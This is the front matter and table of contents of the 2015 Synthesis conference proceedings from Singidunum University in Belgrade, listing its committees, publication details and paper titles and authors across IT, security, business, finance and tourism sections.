Singidunum University

# Synthesis

## International scientific conference of IT and Business Related Research

**16 - 17, April 2015.**

www.synthesis.singidunum.ac.rs

Singidunum University

# Synthesis

BOOK OF PROCEEDINGS

# INTERNATIONAL SCIENTIFIC CONFERENCE OF IT AND BUSINESS-RELATED RESEARCH

ZBORNIK RADOVA

# MEĐUNARODNA NAUČNA KONFERENCIJA IZ OBLASTI INFORMACIONIH TEHNOLOGIJA I SAVREMENOG POSLOVANJA

**Belgrade**
**16 - 17, April 2015.**
www.synthesis.singidunum.ac.rs

# Synthesis


## Scientific Committee / naučni odbor

- Milovan Stanišić, Singidunum University, Serbia
- Slobodan Unković, Singidunum University, Serbia
- Aleksandar Jevremović, Singidunum University, Serbia
- Bratislav Milovanović, Singidunum University, Serbia
- Dragan Cvetković, Singidunum University, Serbia
- Endre Pap, Singidunum University, Serbia
- Gordana Dobrijević, Singidunum University, Serbia
- Ivana Trbojević Milošević, Faculty of Philology, University of Belgrade, Serbia
- Jelena Filipović, Faculty of Philology, University of Belgrade, Serbia
- Jovan Popesku, Singidunum University, Serbia
- Lidija Barjaktarović, Singidunum University, Serbia
- Marija Kostić, Singidunum University, Serbia
- Milan Milosavljević, Singidunum University, Serbia
- Miloš Stojmenović, Singidunum University, Serbia
- Miroslav Dukić, Singidunum University, Serbia
- Miroslav Lutovac, Singidunum University, Serbia
- Mladen Veinović, Singidunum University, Serbia
- Nadežda Silaški, Faculty of Economics, University of Belgrade, Serbia
- Nemanja Stanišić, Singidunum University, Serbia
- Petar Spalević, University in Kosovska Mitrovica, Serbia
- Predrag Popović, Vinča Institute, Serbia
- Radosav Pušić, Faculty of Philology, University of Belgrade, Serbia
- Slobodan Čerović, Singidunum University, Serbia
- Verka Jovanović, Singidunum University, Serbia

## Organizing Committee / organizacioni odbor

- Mladen Veinović, PhD
- Svetlana Stanišić Stojić, PhD
- Ana Petrović
- Aleksandra Stojanović
- Aleksandar Jevremović, PhD
- Gordana Dobrijević, PhD
- Marko Šarac, PhD
- Saša Adamović, PhD
- Nataša Sekulović, PhD
- Jelena Gajić, PhD
- Marina Marjanović, PhD
- Biljana Simić Veličković, PhD
- mr Marina Milovanović
- Aleksandar Mihajlović, MSc
- Vladimir Lazović, MSc
- Predrag Obradović; MSc
- Miroslav Knežević, MSc

- Alexandru Nedelea, Stefan cel Mare University of Suceava, Romania
- Aurora Pedro Bueno, Departamento de Economía Aplicada, Universidad de Valencia, Spain
- Chen Yudong, Communication University of China, Beijing, People's Republic of China
- Diego Andina De la Fuente, Universidad Politecnica de Madrid, Spain
- Dinu Vasile, Bucharest University of Economic Studies, Romania
- Duško Lukač, Rheinischen Fachhochschule Köln gGmbH, Germany
- Đorđe Jovanović, University of Montenegro, Montenegro
- Georg Christian Steckenbauer, IMC Fachhochschule Krems, Austria
- Gordana Pesaković, Argosy University, USA
- Grzegorz Michalski, Wroclaw University of Economics, Poland
- Hong Qi, Dalian University of Technology, China
- Irfan Arikan, IMC Fachhochschule Krems, Austria
- Ivan Bajić, Simon Fraser University, Canada
- Jesus Amador Valdés Díaz de Villegas, Iberoamericana University, Mexico
- Jovica V. Milanović, University of Manchester, United Kingdom
- Kristofer Neslund, Ashland University, USA
- Krzysztof Obłój, Faculty of Management, University of Warsaw, Kozminski University, Poland
- Lenko Uravić, Faculty of Economics and Tourism, Croatia
- Luis Hernández Gómez, Universidad Politécnica de Madrid, Spain
- Mike Dawney, Middlesex University, United Kingdom
- Moe Win, Massachusetts Institute of Technology, USA
- Mohammed Ismail Elnaggar, The Ohio State University, USA
- Nancy Neslund, Ohio Northern University, USA
- Puiu Nistoreanu, The Bucharest Academy of Economic Studies, Romania
- Rade Ratković, Faculty of Business and Tourism, Montenegro
- Riste Temjanovski, Goce Delčev University, Macedonia
- Roberta Grossi, Horizons University, France
- Slobodan Milojković, University of East Sarajevo, Bosnia and Herzegovina
- Snezana Lawrence, Bath Spa University, United Kingdom
- Stanimir Sadinov, Technical University of Gabrovo, Bulgaria
- Vassilis S. Moustakis, Technical University of Crete, Greece
- Violeta Grubliene, Klaipeda University, Lithuania
- Vladimir Terzija, University of Manchester, United Kingdom



**International Scientific Conference of IT and Business-Related Research**
**Međunarodna naučna konferencija iz oblasti informacionih tehnologija i savremenog poslovanja**
*Electronic version*

*Publisher:* Singidunum University, Belgrade, Danijelova 32
*Editor-in-Chief:* Milovan Stanišić, Phd
*Prepress:* Novak Njeguš
*Design:* Aleksandar Mihajlović
*Year:* 2015.
*Printed by:* Singidunum University
*ISBN:* 978-86-7912-595-8



**Contact us:**
Singidunum University
32 Danijelova Street, 11010 Belgrade, Serbia
Phone No. +381 11 3093220, +381 11 3093290,
Fax. +381 11 3093294
**E-mail:** sythesis@singidunum.ac.rs
**Web:** www.synthesis.singidunum.ac.rs


Synthesis


Copyright © 2015.

*All rights reserved. No part of this work covered by the copyright herein may be reproduced, transmitted, stored or used in any form or by any means graphic, electronic, or mechanical, including but not limited to photocopying, recording, scanning, digitizing, taping, Web distribution, information networks, or information storage and retrieval systems, without the prior written permission of the publisher.*

# CONTENTS

## THE USE OF THE INTERNET AND DEVELOPMENT PERSPECTIVES


1 - 4 THE IMPORTANCE OF EXPERIENCE WITH WEB 2.0 TECHNOLOGIES FOR KNOWLEDGE MANAGEMENT SYSTEM DEVELOPMENT
Mladen Veinović, Mladen Opačić

5 - 9 ETIČKO PONAŠANJE ADOLESCENATA NA INTERNETU
Ivan Nikčević, Elena Marković

10 - 13 MECHANISMS FOR PROTECTING THE RIGHT TO PRIVACY AND PERSONAL DATA ON SOCIAL NETWORKS
Vida Vilić

14 - 16 LOCAL COMMERCE ON SOCIAL NETWORKS IN MEXICO AND ITS REGULATIONS
Juan Emmanuel Delva Benavides, Ma Teresa Prieto Quezada, Jean Claude Delva Exume

17 - 21 DEHUMANIZACIJA KAO IZAZOV EKONOMIJE INFORMACIONOG DOBA
Dragan Đurđević, Miroslav Stevanović

22 - 26 LOCATION-BASED APPLICATIONS FOR SMARTPHONES
Vladimir Lazović, Nikola Minić, Milan Tair

27 - 31 EVALUATION OF THE APPEAL OF WEBSITE DESIGN TO A TARGET GROUP WITH THE AID OF ARTIFICIAL NEURAL NETWORK SOFTWARE
Milan Tair, Marko Petrović

32 - 37 UPRAVLJANJE RIZIKOM I OPASNOSTIMA NA INTERNETU
Milica Andevski, Mira Vidaković, Dario Vidaković

38 - 42 ANALIZA POSLOVNIH PRAKSI I PERSPEKTIVE RAZVOJA ONLAJN MARKETINŠKIH ISTRAŽIVANJA U SRBIJI
Nikolina Ljepava, Radmila Janičić

43 - 46 KAUZALNOST MEDIJA I AGRESIJE
Bisera Jevtić, Aleksandar Vasić

47 - 50 COMPARISON OF TVWS STANDARDS
Dejan Vujić, Miroslav Dukić

51 - 55 OD TRADICIONALNOG KA ELEKTRONSKOM WORD-OF-MOUTH MARKETINGU
Melita Jovanović Tončev, Marija Kostić, Vladimir Džamić

56 - 61 KOMPARATIVNA ANALIZA PRIVATNOG I DRŽAVNOG ELEKTRONSKOG NOVCA
Nenad Tomić

62 - 66 PROCENA UTICAJA DIGITALIZACIJE NA IZMENU STRUKTURE PAY TV TRŽIŠTA U REPUBLICI SRBIJI
Marijana Vukašinović, Miroslav Mladenović

## INFORMATION SECURITY AND CRYPTOGRAPHIC APPLICATIONS


67 - 70 PRIVACY FRIENDLY BIOMETRICS
Milivoj Mrdaković, Saša Adamović

71 - 75 PRIVACY POLICY AND DATA ARCHIVING IN ORGANIZATIONS IN THE REPUBLIC OF SERBIA AND THE EU COUNTRIES
Dušan Stamenković, Marko Šarac, Dalibor Radovanović, Ana Simićević

76 - 80 MOGUĆNOST PRIMENE ELEKTRONSKOG SERVISA ZA GLASANJE PUTEM INTERNETA U SRBIJI
Marko Marković, Saša Adamović

81 - 84 RAZVOJ KRIPTO MODULA ZA SIGURNU RAZMENU KLJUČEVA NA ANDROID PLATFORMI
Petar Stepanović

85 - 89 OPTIMIZING CORPORATE INFORMATION SECURITY MANAGEMENT IN THE POST-"HEARTBLEED" WORLD
Viktor Polić

90 - 96 EVALUACIJA BEZBEDNOSTI VEB-SERVISA U CLOUD-U: STUDIJA SLUČAJA DROPBOX
Stefan Janićijević, Saša Adamović, Marko Šarac, Dušan Stamenković

97 - 100 DIZAJN GENERATORA ISTINSKI SLUČAJNIH BROJEVA KORIŠĆENJEM BUKE U ŽIVOTNOJ SREDINI
Slaviša Nikolić, Dejan Uljarević

101 - 106 BEZBEDNOSNI ASPEKTI ELEKTRONSKIH LIČNIH IDENTIFIKACIONIH DOKUMENATA NOVE GENERACIJE
Andreja Samčović, Svetlana Čičević, Milkica Nešić

107 - 111 FLYBIT - GENERATOR SLUČAJNIH BROJEVA
Milomir Tatović, Saša Adamović, Milan Milosavljević


## APPLIED INFORMATICS AND EDUCATION


112 - 115 COMPARATIVE ANALYSIS OF UNICAST ROUTING PROTOCOLS IN MANET NETWORKS
Dejan Tepšić, Mladen Veinović

116 - 118 KRITERIJUMI ZA EVALUACIJU SIMULATORA RAČUNARSKIH MREŽA
Zoran Jovanović, Aleksandar Jevremović, Nenad Jovnović

119 - 122 ANTI-PLAGIARISM SOFTWARE: USAGE, EFFECTIVENESS AND ISSUES
Marina Marjanović, Violeta Tomašević, Dejan Živković

123 - 128 POREĐENJE PERFORMANSI RAZLIČITIH METODA DETEKCIJE IVICE U DIGITALNOJ SLICI
Hana Stefanović, Svetlana Štrbac-Savić, Dejan Milić

129 - 133 PROCENA ZADOVOLJSTVA STUDENATA PREDAVANJEM KORIŠĆENJEM METODA MAŠINSKOG UČENJA
Ana Uzelac, Snežana Mladenović, Dragan Zoranović, Stefan Zdravković, Slađana Janković

134 - 138 CONTEMPORARY ELECTRONICS WITH LTSPICE AND MATHEMATICA
Miroslav Lutovac, Vladimir Mladenović

139 - 142 STANDARD IMPLEMENTATION IN CLOUD FORENSICS
Vladimir Dobrosavljević, Mladen Veinović, Ivan Barać

143 - 146 AGGREGATION FUNCTIONS AS A BASIS FOR DECISION MAKING
Endre Pap

147 - 150 DEVELOPMENT OF FREE SOFTWARE APPLIED TO EDUCATION AND RESEARCH
Juan Ruiz-Ramírez, Gabriela Eréndira Hernández-Rodríguez, Christian Pérez-Salazar, Miriam de los Ángeles Díaz-Córdoba, Rafaél Vela Martínez

151 - 153 VIŠEKRITERIJUMSKA ANALIZA UPOTREBE INTERNETA U NASTAVI RAČUNOVODSTVA NA OSNOVNIM AKADEMSKIM STUDIJAMA
Kosana Vićentijević, Mališa Žižović, Zoran Petrović, Jelena Kaljević, Ivan Pantelić, Slavko Rakočević

154 - 160 INTERAKCIJA KAO DIJALOG IZMEĐU ČOVEKA I RAČUNARA
Dragan Cvetković, Dragan Marković, Duško Radaković, Srđan Trajković

161 - 165 ZASTUPLJENOST MASOVNIH OTVORENIH ONLAJN KURSEVA (MOOK) MEĐU STUDENTSKOM POPULACIJOM: REZULTATI PILOT ISTRAŽIVANJA
Ivan Stojšić, Jelena Tomić, Anđelija Ivkov-Džigurski, Olja Maričić

166 - 170 LMS OKRUŽENJE U FUNKCIJI REALIZACIJE CILJEVA KOMUNIKATIVNO-INTERAKTIVNOG ASPEKTA NASTAVE STRANIH JEZIKA
Sonja Urošević, Biljna Tešić, Ivana Damnjanović, Lora Petronić Petrović

171 - 175 ANALIZA KVALITETA RAZLIČITIH FORMATA DIGITALNE SLIKE
Ratko Ivković, Ivana Milosević, Tatjana Petrović, Smiljana Bijelović, Nebojša Ivković

176 - 180 ODNOS TRŽIŠNOG UDELA OPERATIVNOG SISTEMA I STEPENA RAZVOJA ZEMLJE
Miroslav Ćajić

## ENERGY EFFICIENCY AND DISTRIBUTED SYSTEMS

181 - 185 UPRAVLJANJE OBNAVLJANJEM FLOTE PUTNIČKIH AUTOMOBILA SRBIJE
Radomir Mijailović

186 - 190 ENERGY AT THE CROSSROADS
Miroslav Trifunović

191 - 195 CALCULATION OF CARBON PRINT IN THE WINE INDUSTRY: THE STUDY CASE OF FRANALCO S.A. WINE CELLAR - PRODUCTION OF BOTTLED AND BULK WINE
Emilio Pósleman, Cecilia Nievas, Belen Andrada, Nader Zolfagharian

196 - 198 ENERGETSKA EFIKASNOSTI KAO USLOV ODRŽIVOG RAZVOJA LOKALNE ZAJEDNICE
Duško Gvozdenović, Dragan Marković

199 - 202 MOGUĆNOSTI KORIŠĆENJA OBNOVLJIVIH IZVORA ENERGIJE U REPUBLICI SRPSKOJ
Božidarka Arsenović

203 - 205 GEOMETRIJSKO MODELIRANJE UTICAJA ENERGETSKE EFIKASNOSTI NA NIVO KVALITETA POŠTANSKE USLUGE
Milina Živanović, Dragan Lazarević, Aleksandar Trifunović

206 - 212 POSTUPCI ZA POVEĆANJE ENERGETSKE EFIKASNOSTI ELEKTRONSKIH UREĐAJA
Miroslav Lazić

213 - 217 OPTIMIZACIJA ELEMENATA SISTEMA BESPOSADNIH VAZDUHOPLOVA
Dragan Vasiljević, Julijana Vasiljević

218 - 223 METODE UNAPREĐENJA ENERGETSKE EFIKASNOSTI U ZGRADARSTVU
Nikola Minić, Višnja Vušković Minić, Miroslav Knežević

224 - 231 SIMULACIJA ODNOSA SIMBOL - ŠUM I ENERGETSKE EFIKASNOSTI KORIŠĆENJEM ALGEBARSKIH RAČUNARSKIH ALATA: STUDIJA SLUČAJA OFDM PRIJEMNIKA
Vladimir Mladenović, Miroslav Lutovac

## ADVANCED ENGINEERING SYSTEMS

232 - 237 RISK ASSESSMENT METHODOLOGY IN THE USE OF MOBILE PHONES
Ana Bašić, Predrag Popović

238 - 241 MOGUĆNOSTI SAVREMENIH UREĐAJA ZA ZAVARIVANJE MAG / MIG POSTUPKOM
Uroš Lukić, Radica Prokić Cvetković, Olivera Popovića, Radomir Jovičić, Meri Burzić, Branko Zrilić

242 - 247 ELECTRONIC MONITORING DEVICES AND DATA PROCESSING
Žaklina Spalević, Miloš Ilić, Petar Spalević

248 - 253 PRIMENA RAČUNARSKIH SISTEMA U MODNOJ INDUSTRIJI SA TENDENCIJOM PRILAGOĐAVANJA UNIKATNIH MODELA SERIJSKOJ PROIZVODNJI
Marina Kocareva Ranisavljev, Mirjana Reljić, Nikola Maksimović

254 - 261 GRAFIČKA ORGANIZACIJA I IZVRSNOST
Srđan Stanojković

262 - 267 METALIZACIJA VELIKIM BRZINAMA U STRUJI PRODUKATA SAGOREVANJA - HVOF
Aleksandar Maslarević, Bratislav Rajičić, Gordana Bakić, Milos Đukić, Aleksandar Đorđević

268 - 273 TIMELINE OF MEDIAN FILTER
Ratko Ivković, Ivana Milošević, Mile Petrović, Branko Gvozdić

274 - 278 AERODINAMIČKI KOEFICIJENT SILE OTPORA VAZDUHA PRI SIMETRIČNOM OPSTRUJAVANJU LETELICE
Dušan Regodić, Damir Jerković, Aleksandar Jevremović, Nenad Ristić, Marija Matotek

279 - 282 SYSTEM PERFORMANCES IN THE PRESENCE OF ONE FAST WEIBULL AND ONE SLOW GAMMA FADING
Predrag Lekić, Boško Radovanović, Petar Spalević, Stefan Panić, Mihajlo Stefanović, Branimir Jakšić

283 - 290 ANALIZA IZBORA ODGOVARAJUĆEG SERVOMEHANIZMA UPRAVLJAČKOG SISTEMA MOTORNIH VOZILA
Zoran Majkić

291 - 296 GUSTINA VEROVATNOĆE SIGNALA NA IZLAZU IZ MAKRODIVERZITI SISTEMA SA TRI MIKRODIVERZITI SC PRIJEMNIKA U PRISUSTVU BRZOG K-M FEDINGA I GAMA SPOROG FEDINGA
Branimir Jakšić, Danijela Aleksić, Siniša Minić, Petar Spalević, Ivana Dinić, Mihajlo Stefanović

## CONTEMPORARY BUSINESS AND MANAGEMENT

297 - 302 UNAPREĐENJE TEKSTILNE INDUSTRIJE SRBIJE KROZ EDUKACIJU ZAPOSLENIH
Snežana Poznanović, Branislava Lazić

303 - 307 ULOGA PROCESA UNAPREĐENJA ZNANJA U FUNKCIJI POSTIZANJA KONKURENTNOSTI DOMAĆIH PREDUZEĆA
Milenko Ćeha

308 - 310 MOĆ U ORGANIZACIJAMA I NJENE KLJUČNE KARAKTERISTIKE
Vladimir Džamić, Marija Kostić, Danka Stefanović, Nada Arežina

311 - 315 GLOBALIZACIJA I KORUPCIJA
Branko Balj, Danijela Batinić

316 - 320 COMPANY REORGANIZATION THROUGH PRE-PACK REORGANIZATION PLAN
Tijana Radojević, Danica Rajin

321 - 326 ORGANIZACIONA KULTURA KAO NETEHNIČKI ASPEKT BEZBEDNOSTI INFORMACIJA
Bogdan Mirković

327 - 331 THE ENTREPRENEURIAL FACETS OF PUBLIC ADMINISTRATION
Konstantinos M. Karyotakis, Maria Bakatsaki, Vassilis S. Moustakis

332 - 335 MODEL ORGANIZACIONE SOCIJALIZACIJE
Lepa Babić, Boris Kordić, Jovana Babić

336 - 338 THE IMPACT OF DEMOGRAPHIC FACTORS ON NEGOTIATION ETHICS
Gordana Dobrijević, Jelena Đorđević Boljanović, Vladimir Džamić

339 - 344 SPECIJALISTIČKA PODRUČJA MENADŽMENTA U SPORTU
Sretenka Dugalić, Snežana Lazarević

345 - 348 GLOBALIZACIJA I NJEN NEGATIVNI UTICAJ NA ZEMLJE U RAZVOJU
Gordana Mićunović, Nataša Novaković, Goran Stefanović

349 - 352 CREATIVITY IN MANAGEMENT: CREATIVE THINKING PROCESS AND BUSINESS MODEL CANVAS
Milena Sokolić

353 - 358 UTICAJ MOTIVACIJE ZAPOSLENIH NA PERFORMANSE ORGANIZACIJE
Vlado Radić, Nikola Radić

359 - 363 IMPROVEMENT OF THE PROCESS OF SCHOOL PRINCIPALS' PROFESSIONAL DEVELOPMENT IN THE FIELD OF MANAGEMENT
Snežana Đorđević, Jasmina Vesić Vasović, Miroslav Radojičić, Zoran Nešić

364 - 368 FLEKSIBILNE ORGANIZACIONE STRUKTURE KAO NOVE FORME ORGANIZACIONOG DIZAJNA
Radmila Micić, Ljiljana Arsić

369 - 374 ZNAČAJ MEĐUORGANIZACIONIH ODNOSA ZA KREIRANJE ZAJEDNIČKE VREDNOSTI
Mirjana Petković, Snežana Lazarević, Jelena Lukić

375 - 377 PRIMENA SISTEMA MERENJA PERFORMANSI U JAVNOJ ORGANIZACIJI
Zoran Stevanović, Lazar Dražeta

378 - 383 UNAPREĐENJE POSLOVNIH PROCESA JAVNE UPRAVE PRIMENOM SAVREMENIH IKT REŠENJA
Biljana Tešić, Marko Marković, Katarina Plećić, Ivana Pantelić, Jelena Kaljević

384 - 387 POREĐENJE EKONOMSKIH POKAZATELJA JAVNOG I PRIVATNOG SEKTORA TOKOM TRAJANJA RECESIJE NA PRIMERU REPUBLIKE HRVATSKE
Željko Sudarić

388 - 393 MODELI I PRIMENA EKSTERNE MENADŽMENT PODRŠKE U MALIM PREDUZEĆIMA
Božidar Leković, Slobodan Marić

## FINANCE AND BANKING


394 - 399 PREDICTING THE LIFESPAN OF A COMPANY: AN IMPORTANT FACTOR FOR CAPITAL REALLOCATION
Vule Mizdraković, Nemanja Stanišić, Snežana Popovčić-Avrić, Marina Đenić

400 - 404 PROFITABILNOST BANKARSKOG SEKTORA SRBIJE – PRE I TOKOM KRIZE
Nataša Spahić, Petar Tomić

405 - 409 THE QUALITY OF DERIVATIVE INSTRUMENTS DISCLOSURE IN ACCORDANCE WITH THE IFRS 7
Goranka Knežević, Vladan Pavlović, Predrag Vukadinović

410 - 413 EFIKASNOST STOPE OBAVEZNIH REZERVI
Bojan Krasojević

414 - 418 PROBLEMI PRELASKA NA VIŠESTOPNI SISTEM POREZA NA DODATU VREDNOST U BOSNI I HERCEGOVINI
Nadina Hodžić

419 - 422 ACCESS TO FINANCIAL SOURCES IN SERBIA: THE USE OF MEZZANINE INSTRUMENTS
Goranka Knežević, Isidora Ljumović, Vladan Pavlović

423 - 426 COLLECTION MANAGEMENT MODEL FOR CORPORATE CLIENTS IN THE SERBIAN BANKING SECTOR
Lidija Barjaktarović, Dragan Ilić, Marko Marković

427 - 431 EMPIRIJSKA ANALIZA VALIDNOSTI OKUNOVOG ZAKONA NA TRŽIŠTU MAKEDONIJE
Vesna Prorok

432 - 436 PREDVIĐANJE KRETANJA TRŽIŠNOG INDEKSA BELEXLINE NA BAZI ARIMA MODELA
Vesna Prorok, Slađana Paunović

437 - 440 PERSPEKTIVE MOBILNOG BANKARSTVA
Tamara Uroš

441 - 446 NEGATIVNI EFEKTI GLOBALNE FINANSIJSKE KRIZE U BANKARSKOM SEKTORU BOSNE I HERCEGOVINE
Zorana Agić

447 - 450 MOGUĆNOSTI INVESTIRANJA MONETARNOG ZLATA SA ASPEKTA CENTRALNE BANKE
Tijana Šoja, Zumreta Galijašević, Alen Selimović

451 - 454 DIREKTNA STRANA ULAGANJA I NJIHOV ZNAČAJ ZA EKONOMSKI RAST
Tatjana Vujić

455 - 458 PROBLEMATIČNI KREDITI STANOVNIŠTVA U SRBIJI
Duško Ranisavljević, Miroljub Hadžić

459 - 462 LJUDSKI KAPITAL KAO KVALITATIVNA KOMPONENTA PRIVREDNOG RASTA I RAZVOJA
Slađana Mušikić, Milica Krulj Mladenović

463 - 468 PRIMENA SAVREMENIH TEHNOLOGIJA U BANKARSTVU: ZLOUPOTREBE I MOGUĆA REŠENJA
Jelena Obradović, Miloš Dragosavac, Sonja Arsić

469 - 474 SEKTORSKA STRUKTURA PROBLEMATIČNIH PLASMANA U SRBIJI
Zoran Jović, Kosana Vićentijević

475 - 480 CURRENT MACROECONOMIC DEVELOPMENT CONSTANTS OF TECHNOLOGICALLY LEADING COUNTRIES
Vyacheslav N. Yusim, Andrey V. Bystrov, Dmitriy G. Fialkovskiy

481 - 485 UPOREDNI PRIKAZ IMPLEMENTACIJE KONCEPTA JAVNOG-PRIVATNOG PARTNERSTVA U ODABRANIM ZEMLJAMA CENTRALNE I JUGOISTOČNE EVROPE
Zoran Grubišić, Ismail Musabegović, Sandra Kamenković

## TOURISM AND HOSPITALITY

486 - 490 THE MODEL OF BUSINESS RESEARCH OF AGRITOURISM POTENTIAL IN RURAL AREAS OF DEVELOPING COUNTRIES
Madina Temirbulatova, Mioara Borza

491 - 493 ULOGA IGRANOG FILMA U PROMOCIJI TURISTIČKE DESTINACIJE
Branislav Tanasić

494 - 498 MATERIJALNA BAZA RAZVOJA TURIZMA NA PROSTORU TOPLIČKOG OKRUGA
Marko Gašić, Vladan Ivanović, Goran Perić

499 - 503 KOMPLEKSNOST TURISTIČKOG PROIZVODA KAO FAKTOR KONKURENTNOSTI BANJSKIH DESTINACIJA
Milena Podovac, Melita Jovanović Tončev

504 - 507 ANALOGIJA OBUKE ZAPOSLENIH I ZADOVOLJSTVA KORISNIKA U HOTELIJERSTVU
Aleksandra Aleksić

508 - 512 THE ANALYSIS OF TOURISM COMPETITIVENESS OF THE EUROPEAN UNION AND SOME WESTERN BALKAN COUNTRIES
Bojan Krstić, Tanja Stanišić, Jelena Petrović

513 - 515 INNOVATIONS, SMART SPECIALISATION AND REGIONALISATION – KEY APPROACHES TO STRENGTHENING COMPETITIVENESS IN TOURISM
Jovan Popesku

516 - 518 PRIMENA TEHNIKE UPRAVLJANJA PRINOSIMA U HOTELIJERSTVU U SRBIJI
Nikica Radović, Tijana Radojević

519 - 524 THE SELECTION OF OPTIMAL DATA MINING METHOD FOR SMALL-SIZED HOTELS
Angelina Njeguš, Vanja Nikolić, Verka Jovanović

525 - 530 RAZVOJ SEOSKOG TURIZMA: MOGUĆNOST SUZBIJANJA DEPOPULACIJE U OPŠTINI TRSTENIK
Mirjana Dubičanin, Darija Lunić

531 - 536 DISTRIBUTING TOURISM AND TRAVEL SERVICES IN SERBIA - TRADITIONAL TRAVEL AGENCIES/TOUR OPERATORS VS. ONLINE DISTRIBUTION
Vesna Spasić, Danijel Pavlović, Nenad Stanić

537 - 540 PROMOTING ROMANIA'S TOURISM ATTRACTIONS IN THE ONLINE ENVIRONMENT
Cipriana Sava

541 - 546 UTICAJ LJUDSKIH RESURSA NA USPEŠNO POSLOVANJE HOTELSKIH PREDUZEĆA
Mirjana Šekarić, Nenad Stanić, Marina Kostić, Jelena Šekarić Sotirovski

547 - 551 YOUNG GENERATIONS AND PRESENTATIONS OF WARFARE TOURISM: WHERE IS CROATIA
Metod Šuligoj

552 - 557 GEOHERITAGE SITES IN THE FUNCTION OF GEOTOURISM DEVELOPMENT IN THE REPUBLIC OF SERBIA
Tamara Višnić, Milica Began

558 - 560 ISTRAŽIVANJE STAVOVA LOKALNOG STANOVNIŠTVA U FUNKCIJI ODRŽIVOG RAZVOJA TURIZMA U HERCEG NOVOM
Irena Jovanović

561 - 565 NEMATERIJALNO KULTURNO NASLEĐE: TURISTIČKI RESURS SRBIJE
Branko Krasojević, Biljana Đorđević

566 - 572 INFORMACIONO-KOMUNIKACIONE TEHNOLOGIJE I ODRŽIVOST U FUNKCIJI STVARANJA KONKURENTNOG TURISTIČKOG PROIZVODA
Ivana Damnjanović, Lora Petronić Petrović, Biljana Tešić, Sonja Urošević

573 - 577 THE IMPORTANCE OF SPATIAL POSITION OF ARCHAEOLOGICAL SITES FOR TOURISM DEVELOPMENT
Miodrag Radojević

## MARKETING AND TRADE

578 - 582 CENOVNA KOMUNIKACIJA SA POTROŠAČIMA
Sveto Veselinović

583 - 587 THE ROLE AND IMPORTANCE OF SOCIAL MEDIA IN PROMOTING MUSIC FESTIVALS
Sonja Oklobdžija

588 - 593 NOVI KOMUNIKACIONI KANALI U PROCESU DIFUZIJE INOVACIJA
Aleksandar Mihajlović, Jelena Gajić, Radmila Živković, Ivana Brdar, Milena Bokić

594 - 598 MARKET RESEARCH FOR CREATING CURRENT ACCOUNT BALANCE EQUILIBRIUM
Ninela Kordić, Jelena Gajić, Jelena Stanković

599 - 602 KANALI DISTRIBUCIJE POLJOPRIVREDNIH PROIZVODA SA POSEBNIM OSVRTOM NA PIJACE U SRBIJI
Milorad Miljković, Slavko Alčaković

603 - 605 THE USE OF THE INTERNET IN DIRECT MARKETING: ADVANTAGES, RESULTS AND LIMITATIONS
Vladimir Radivojević, Tanja Stanišić

606 - 607 PODRŠKA MALIM I SREDNJIM PREDUZEĆIMA U SRBIJI OD STRANE EVROPSKE BANKE ZA OBNOVU I RAZVOJ
Nino Vesković, Aleksandra Bakrač

## GEOGRAPHIC INFORMATION SYSTEMS

608 - 614 EMISIJA ZAGAĐUJUĆIH MATERIJA I PRIMENA GIS-A
Milan Stojanović, Dušan Regodić, Verka Jovanović

615 - 619 GIS AND REMOTE SENSING APPLICATION IN GEOLOGICAL MAPPING AND 3D TERRAIN MODELING: A CASE STUDY IN EGHEI UPLIFT, LIBYA
Abubaker Ezabti, Verka Jovanović

620 - 623 APPLYING GIS IN GEOMODELING OF SOCIAL NETWORKS
Verka Jovanović, Đorđe Vukelić

624 - 628 SQL QUERY EXECUTION TIME BETWEEN TWO SINGIDUNUM UNIVERSITY LOCATIONS
Verka Jovanović, Vladimir Lazović, Nikola Minić

## MODERN FORMS OF ENTREPRENEURSHIP AND INVESTMENT


629 - 632 MARKETING PROGRAM PREDUZETNIČKIH SPORTSKIH ŠKOLA
Milan Gašović, Radovan Ilić

633 - 634 OPSTANAK MALIH I SREDNJIH PREDUZEĆA U USLOVIMA OTEŽANOG PRIVREĐIVANJA
Nino Vesković

635 - 641 VIRTUELNO PREDUZETNIŠTVO: OBRAZOVANJE KAO PODRŠKA PREDUZETNIČKOJ SPREMNOSTI STUDENATA
Zoran Rakićević, Jasmina Omerbegović Bijelović, Brankica Ljamić-Ivanović

642 - 647 RAZVOJ PREDUZETNIŠTVA I INDUSTRIJSKE POLITIKE U EVROPSKOJ UNIJI I ZEMLJAMA ZAPADNOG BALKANA
Sanja Filipović, Lidija Barjaktarović

648 - 651 SAVREMENI MENADŽMENT ZAOKRETA: RAZVOJ I INVESTIRANJE
Ljiljana Jeremić

652 - 658 MEĐUNARODNI MERDŽERI I AKVIZICIJE (M&A) KAO SAVREMENI OBLIK INVESTICIJA GLOBALNE EKONOMIJE
Jelena Popov

659 - 663 GRINFILD INVESTICIJE U SRBIJI I ZEMLJAMA U OKRUŽENJU U TRANZICIJI SA ASPEKTA INTERESA STRANIH INVESTITORA
Predrag Vukadinović, Goranka Knežević


## HUMAN RESOURCE MANAGEMENT


664 - 667 ISTRAŽIVANJE PODATAKA: HR TRENDOVI U 2015.
Jelena Đorđević Boljanović, Gordana Dobrijević, Vladimir Džamić, Filip Đoković

668 - 671 NESIGURNOST ZAPOSLENJA, STRES I PRODUKTIVNOST ZAPOSLENIH
Saša Perić

672 - 674 THE USE OF SELECTION METHODS IN HOSPITALITY
Teodora Rebić, Lazar Dražeta, Borivoje Đokić

675 - 679 RODNE RAZLIKE U ZADOVOLJSTVU POSLOM DRŽAVNIH SLUŽBENIKA U SRBIJI
Snežana Mihajlov, Goran Perić, Nenad Mihajlov

680 - 685 POŽELJNE EMOCIONALNE KOMPETENCIJE I OSOBINE LIČNOSTI U KONTEKSTU POSLOVNE KOMUNIKACIJE I TIMSKOG RADA
Gordana Nikić, Milena Mitrović

686 - 690 KOMPETENCIJE KAO ODGOVOR NA NOVE IZAZOVE UPRAVLJANJA LJUDSKIM RESURSIMA
Dobrila Vujić

691 - 693 EFEKTIVNOST METODA REGRUTOVANJA U PROCESU POPUNJAVANJA POZICIJA
Ivana Pećanac, Lazar Dražeta, Borivoje Đokić

694 - 698 MOTIVACIJA ZAPOSLENIH U SRBIJI
Dario Šalić, Danilo Golijanin, Slavko Alčaković

699 - 705 ULOGA LJUDSKOG KAPITALA U POVEĆANJU KONKURENTNOSTI PRIVREDE SRBIJE
Vladimir Mitrović, Ivana Mitrović

## ACCOUNTING AND INSURANCE

